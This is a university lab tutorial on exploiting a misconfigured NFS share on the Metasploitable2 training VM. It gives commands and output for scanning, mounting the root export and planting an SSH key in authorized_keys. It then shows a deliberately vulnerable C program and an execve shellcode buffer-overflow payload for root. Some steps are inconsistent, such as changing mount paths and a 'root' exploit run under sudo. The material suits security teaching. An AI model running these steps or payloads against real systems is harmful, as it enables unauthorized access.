LINGI2144: Secured System Engineering
NFS share vulnerability

Academic year : 2020 - 2021

Teacher : Legay Axel
Course : LINGI2144
Collaborators :
Crochet Christophe
Duchene Fabien
Given-Wilson Thomas
Strebelle Sebastien

1 Prerequisite

Download the vulnerable VM:

`https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download`

Also configure your VM network with bridge access.
To install it in VirtualBox follow:

`https://www.gladir.com/SOFTWARE/VIRTUALBOX/comment-ouvrir-un-fichier-vmdk-existant-dans-virtualbox.htm`

Connection:

username	**password**
msfadmin	msfadmin

Last note: put belgian keyboard:

- `setxkbmap be` (for graphical interface)
- `sudo loadkeys be` (**for linux terminal**)

2 Exercise

NFS stands for "Network File System" and allow the storage and retrieval of data from multiple disks and directories across a shared network. A network file system enables local users to access remote data and files in the same way they are accessed locally.
NFS uses TCP/UDP on **port 2049** for sharing any file/directories. [1]

The NFS share vulnerability is caused by misconfigured NFS setup which basically consist in 3 main files. See `https://www.hackingarticles.in/linux-privilege-escalation-using-misconfigured-nfs/` for more technical reason on this.

Let's start this tutorial:

- (On NFS server)
  1. Put `ifconfig -a` to get your IP address <X>
- (On kali: root/terminal1)
  1. With `nmap` which allow to make some scan on IP address

     `nmap -sV <X>`

[1] `https://www.techopedia.com/definition/1845/network-file-system-nfs`

```
admin@kali:~$ nmap -sV 192.168.178.85
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 11:43 EDT
Nmap scan report for 192.168.178.85
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.19 seconds
```

2. Show the mount information of NFS server with

```
sudo showmount -e <x>
```

```
admin@kali:~$ sudo showmount -e 192.168.178.85
Export list for 192.168.178.85:
/ *
```

3. Create a temporary folder to mount it and mount it:

```
mkdir /tmp/nfssharevuln
sudo mount -t nfs <x>:/ /tmp/nfssharevuln
```

```
admin@kali:~$ df -k
Filesystem       1K-blocks     Used Available Use% Mounted on
udev                969288        0    969288   0% /dev
tmpfs               199768     3428    196340   2% /run
/dev/sda1         79980100 10766324  65108000  15% /
tmpfs               998840     3396    995444   1% /dev/shm
tmpfs                 5120        0      5120   0% /run/lock
tmpfs               998840        0    998840   0% /sys/fs/cgroup
tmpfs               199768       16    199752   1% /run/user/1000
192.168.178.85:/   7282688  1477632   5437440  22% /tmp/infosec
```

4. Go in the msfadmin folder with:


```
cd /tmp/nfssharevuln/home/msfadmin
```

Now with `ls -al` we can see than there is a hidden folder called `.ssh/`


```
admin@kali:/tmp/infosec/home/msfadmin$ cd .ssh/
admin@kali:/tmp/infosec/home/msfadmin/.ssh$ ls -al
total 20
drwx------ 2 admin admin 4096 May 17  2010 .
drwxr-xr-x 5 admin admin 4096 May 20  2012 ..
-rw-r--r-- 1 admin admin  609 May  7  2010 authorized_keys
-rw------- 1 admin admin 1675 May 17  2010 id_rsa
-rw-r--r-- 1 admin admin  405 May 17  2010 id_rsa.pub
```

- (On kali: root/terminal2)
  1. To do the exploit, now generate a ssh key with

     `ssh-keygen`




  2. And print the result of `nfssharevuln_rsa`




- (On kali: root/terminal1)
  1. Now back on our first terminal, put the content of your key in the `authorized_keys` file of the `.ssh` folder.

     `echo ssh-rsa <key> >> authorized_keys`



  2. Finally connect to the NFS with ssh:

     `ssh -i nfssharevuln_rsa msfadmin@<x>`



- (ssh:/home/msfadmin)

  1. Once done, we will now try to get all privileges, one could do that with `setuid()` exploit for example. Here we will do that with buffer overflow coupled with shellcode.

     To do so, write a vulnerable code, such as:

```c
#include <stdio.h>
#include <string.h>
void reply(char *argv) {
   char buf[256];
   strcpy(buf,argv);
   puts(buf);
}
int main(int argc, char* argv[]) {
    if(argc != 2) printf("Usage: ./echo-prompt <arg1>\n");
    else          reply(argv[1]);
    return(0);
}
```

     You can use another code of course.

  2. And compile it without any protection since you want to exploit it:

     ```
     gcc -g -fno-stack-protector -z execstack vulnerable.c -o vulnerable_file
     ```


     We also need to disable ASLR with

     ```
     /proc/sys/kernel/randomize_va_space //put 0
     ```

  3. Everything is now ready, perform the buffer overflow and inject the shellcode to become root: (all calculation step for this part is skipped, but the following one work for me)

```
./vulnerable_file  `perl -e 'print "\x90"x220 .
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89
    \xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
    . "\x90\xf1\xff\xbf"'`
```


```
sudo ./vulnerable_file  `perl -e 'print "\x90"x220 .
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89
    \xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
    . "\x90\xf1\xff\xbf"'`
```



Everything is done, we are now connect as root !